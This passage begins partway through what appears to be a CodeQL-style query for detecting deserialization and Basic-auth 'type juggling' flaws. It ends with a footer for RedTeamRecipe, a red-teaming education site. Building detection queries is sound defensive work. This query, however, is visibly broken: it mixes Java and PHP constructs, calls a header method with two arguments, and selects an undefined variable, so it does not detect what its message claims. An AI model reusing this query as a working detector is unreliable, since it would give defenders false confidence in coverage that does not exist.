  exists(MethodAccess readObject | readObject.getQualifier().getType().toString() =
"ObjectInputStream" and readObject.getName() = "readObject") and
  exists(DataFlow::PathNode param | param = readObject.getArgument(0).getAnAssignedNode()
and param.toString() = "$reader") and
  exists(MethodAccess getHeader | getHeader.getQualifier().getType().toString() = "HTTP"
and getHeader.getName() = "getHeader") and
  exists(StringLiteral headerName | headerName.getValue() = "Authorization" and headerName
= getHeader.getArgument(0)) and
  exists(StringLiteral headerValue | headerValue = getHeader.getArgument(1) and
headerValue.matches("^Basic .*$")) and
  exists(MethodAccess base64decode | base64decode.getName() = "base64_decode" and
base64decode.getArgument(0) = headerValue)
select call, "Improper authentication and type juggling detected"
```

# REDTEAMRECIPE.COM

RedTeamRecipe is a platform designed for cybersecurity professionals who want to learn more about red teaming and penetration testing. Red teaming is a practice where an organization simulates a real-world cyber attack to identify vulnerabilities and improve their security measures.

POWERED BY HADESS.IO